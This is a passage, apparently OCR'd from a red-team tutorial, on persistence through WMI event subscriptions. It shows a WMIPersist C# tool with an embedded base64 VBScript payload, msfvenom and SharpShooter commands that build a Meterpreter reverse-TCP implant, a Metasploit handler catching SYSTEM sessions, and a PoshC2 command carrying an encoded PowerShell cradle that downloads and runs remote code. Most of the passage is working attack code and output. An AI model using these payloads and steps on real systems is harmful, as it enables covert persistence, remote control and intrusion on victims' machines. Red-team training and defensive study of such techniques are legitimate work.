


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 8 opened (10.0.0.1:4444 → 10.0.0.2:49756) at 2020-
01-13 17:29:44 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

WMI Event Subscription – PowerLurk Meterpreter

C#

Dominic Chell developed a C# tool called WMIPersist which can be used directly as an executable on a compromised host or through Cobalt Strike. The tool will register an event that will execute a base64 VBS payload when a target process is created on the system.




```
                PersistWMI();
            }

        static void PersistWMI()
        {
            ManagementObject myEventFilter = null;
            ManagementObject myEventConsumer = null;
            ManagementObject myBinder = null;

            string vbscript64 = "UkdsdElHUmxZMjlrWldRS1JHbHRJSEJzWVdsdUNncEdkVzVqZEdsdmJpQlNRelFvWW5sMFpVMWx
            string vbscript = Encoding.UTF8.GetString(Convert.FromBase64String(vbscript64));
            try
            {
                ManagementScope scope = new ManagementScope(@"\\.\root\subscription");

                ManagementClass wmiEventFilter = new ManagementClass(scope, new
                ManagementPath("__EventFilter"), null);
                String strQuery = @"SELECT * FROM __InstanceCreationEvent WITHIN 5 " +
        "WHERE TargetInstance ISA \"Win32_Process\" " +
        "AND TargetInstance.Name = \"notepad.exe\"";

                WqlEventQuery myEventQuery = new WqlEventQuery(strQuery);
                myEventFilter = wmiEventFilter.CreateInstance();
                myEventFilter["Name"] = "PentestlabEventFilter";
                myEventFilter["Query"] = myEventQuery.QueryString;
                myEventFilter["QueryLanguage"] = myEventQuery.QueryLanguage;
                myEventFilter["EventNameSpace"] = @"\root\cimv2";
                myEventFilter.Put();
                Console.WriteLine("[*] Event filter created.");

                myEventConsumer =
                new ManagementClass(scope, new ManagementPath("ActiveScriptEventConsumer"),
                null).CreateInstance();
                myEventConsumer["Name"] = "PentestlabScriptEventConsumer";
                myEventConsumer["ScriptingEngine"] = "VBScript";
                myEventConsumer["ScriptText"] = vbscript;
```

WMIPersist – Code

Metasploit utility "**msfvenom**" can generate the required payload but any other tool such as unicorn can be used as well.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payload64.bin
LHOST=10.0.0.1 LPORT=4444
```




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o payl
oad64.bin LHOST=10.0.0.1 LPORT=4444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Saved as: payload64.bin
root@kali:~#
```

Msfvenom – Generate bin payload

SharpShooter can be utilized to generate the stageless payload in VBS format by using the shellcode raw file produced previously.

```
python SharpShooter.py --stageless --dotnetver 2 --payload vbs --output implantvbs
--rawscfile payload64.bin
base64 -i output/implantvbs.vbs > /home/pentestlab.txt
```




```
root@kali:~/Payloads/SharpShooter# python SharpShooter.py --stageless --dot
netver 2 --payload vbs --output implantvbs --rawscfile payload64.bin

     Dominic Chell, @domchell, MDSec ActiveBreach, v2.0

[*] Written delivery payload to output/implantvbs.vbs
root@kali:~/Payloads/SharpShooter#
```

SharpShooter – Generate Implant

The payload can be embedded into the WMIPersist tool and the csc.exe utility (part of .NET framework) can compile the source code in order to convert it to an executable.


```
csc.exe WMIPersist.cs /r:System.Management.Automation.dll
```



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Windows\Microsoft.NET\Framework64\v3.5

C:\Windows\Microsoft.NET\Framework64\v3.5>csc.exe WMIPersist.cs /r:System.Management.Automation.dll
Microsoft (R) Visual C# 2008 Compiler version 3.5.30729.9135
for Microsoft (R) .NET Framework version 3.5
Copyright (C) Microsoft Corporation. All rights reserved.


C:\Windows\Microsoft.NET\Framework64\v3.5>
```

Persistence WMI Event Subscription – Compile WMIPersist

Running the executable on the target host or through Cobalt Strike (**execute-assembly** option) will create the Event Filter, Event Consumer and the subscription.




```
Administrator: C:\Windows\System32\cmd.exe - WMIPersist.exe
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\temp

C:\temp>WMIPersist.exe
[*] Event filter created.
[*] Event consumer created.
[*] Subscription created
```


Persistence WMI Event Subscription – WMIPersist

Executing the following commands from a PowerShell console will verify that the payload is stored in the “**__EventConsumer**” and the “**__EventFilter**” has been created.

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
```

- 


```
__GENUS          : 2
__CLASS          : __EventFilter
__SUPERCLASS     : __IndicationRelated
__DYNASTY        : __SystemClass
__RELPATH        : __EventFilter.Name="PentestlabEventFilter"
__PROPERTY_COUNT : 6
__DERIVATION     : {__IndicationRelated, __SystemClass}
__SERVER         : HOME-PC
__NAMESPACE      : ROOT\Subscription
__PATH           : \\HOME-PC\ROOT\Subscription:__EventFilter.Name="PentestlabEventFilter"
CreatorSID       : {1, 5, 0, 0...}
EventAccess      :
EventNamespace   : \root\cimv2
Name             : PentestlabEventFilter
Query            : select * from __InstanceCreationEvent within 5 where TargetInstance ISA "Win32_Process" AND
                   TargetInstance.Name = "notepad.exe"
QueryLanguage    : WQL
PSComputerName   : HOME-PC
```

- 

Windows PowerShell

```
PS C:\Users\netbiosX> Get-WMIObject -Namespace root\Subscription -Class __EventConsumer


__GENUS          : 2
__CLASS          : ActiveScriptEventConsumer
__SUPERCLASS     : __EventConsumer
__DYNASTY        : __SystemClass
__RELPATH        : ActiveScriptEventConsumer.Name="PentestlabScriptEventConsumer"
__PROPERTY_COUNT : 8
__DERIVATION     : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER         : HOME-PC
__NAMESPACE      : ROOT\Subscription
__PATH           : \\HOME-PC\ROOT\Subscription:ActiveScriptEventConsumer.Name="PentestlabScriptEventConsumer"
CreatorSID       : {1, 5, 0, 0...}
KillTimeout      : 0
MachineName      :
MaximumQueueSize :
Name             : PentestlabScriptEventConsumer
ScriptFilename   :
ScriptingEngine  : VBScript
ScriptText       : RGltIGRlY29kZWQKRGltIHBsYWluCgpGdW5jdGlvbiBSQzQoYnl0ZU1lc3NhZ2UsIHN0cktleSkK
                   ICAgIERpbSBrTGVuLCB4LCB5LCBpLCBqLCB0ZW1wCiAgICBEaW0gcygyNTYpLCBrKDI1NikKICAg
                   IEZvciBhID0gMCBUbyAyNTUKICAgICAgICAgcyhhKSA9IGEKICAgICAgICAgayhhKSA9IDAKICAg
                   IE5leHQKICAgIGtsZW4gPSBMZW4oc3RyS2V5KQogICAgRm9yIGkgPSAwIFRvIDI1NQogICAgICAg
                   IGogPSAoaiArIHMoaSkgKyBBc2MoTWlkKHN0cktleSwgKGkgTW9kIGtsZW4pICsgMSwgMSkpKSBN
                   b2QgMjU2CgogICAgICAgIGsoaSkgPSBqCiAgICAgICAgdGVtcCA9IHMoaSkKICAgICAgICBzKGkp
                   ID0gcyhqKQogICAgICAgIHMoaikgPSB0ZW1wCiAgICBOZXh0CiAgICB4ID0gMAogICAgeSA9IDAK
                   ICAgIEZvciBpID0gMSBUbyBMZW5CKGJ5dGVNZXNzYWdlKQogICAgICAgIHggPSAoeCArIDEpIE1v
                   ZCAyNTYKICAgICAgICB5ID0gKHkgKyBzKHgpKSBNb2QgMjU2CiAgICAgICAgdGVtcCA9IHMoeCkK
```

When the notepad.exe process starts the payload will executed and the communication channel will open. By default this tool is using notepad which is a common Windows application but the code can be modified to target any other common process such as word.exe, outlook.exe, excel.exe, calc.exe depending on the information gathered from the host during situational awareness. The Metasploit module “***multi/handler***” or any other C2 can be used to capture the session.




```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > back
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_
tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 55 opened (10.0.0.1:4444 → 10.0.0.2:49703) at 202
0-01-18 10:45:50 -0500

meterpreter >
```

Persistence WMI Event Subscription – WMIPersist Meterpreter

PoshC2

PoshC2 is a Command and Control framework based in PowerShell but supports C# implants and modules to evade EDR products during red team engagements. There is a PowerShell module which can deploy the persistence technique of WMI event subscription on a target host by executing a based-64 encoded payload at a specific time.


```
Invoke-wmievent -Name Posh -Command "powershell -enc <payload>" -Hour 21 -Minute
11
```



```
        =============== PoshC2 v5.2 (db76ffa 2020-01-09 16:01:05) ======
=========

User: netbiosX

[1] : Seen:15/01/2020 15:57:35 | PID:4012  | 5s | HOME-PC\netbiosX* @ HOME
-PC (AMD64) PS

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 1


HOME-PC\netbiosX* @ HOME-PC (PID:4012)
PS 1> Invoke-wmievent -Name Posh -Command "powershell -enc WwBTAHkAcwB0AGU
AbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAO
gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgB
DAGEAbABsAGIAYQBjAGsAIAA9ACAAewAkAHQAcgB1AGUAfQA7AEkARQBYACAAKABuAGUAdwAtA
G8AYgBqAGUAYwB0ACAAcwB5AHMAdABlAG0ALgBuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACk
ALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwAxADAAL
gAwAC4AMAAuADEAOgA0ADQAMwAvAHUAYQBzAGMAbABpAGUAbgB0AC8AMAAuADEALgAzADQALwB
tAG8AZAB1AGwAZQBzAC8AXwBiAHMAJwApAA==" -Hour 21 -Minute 11
```

Persistence WMI Event – PoshC2 Module

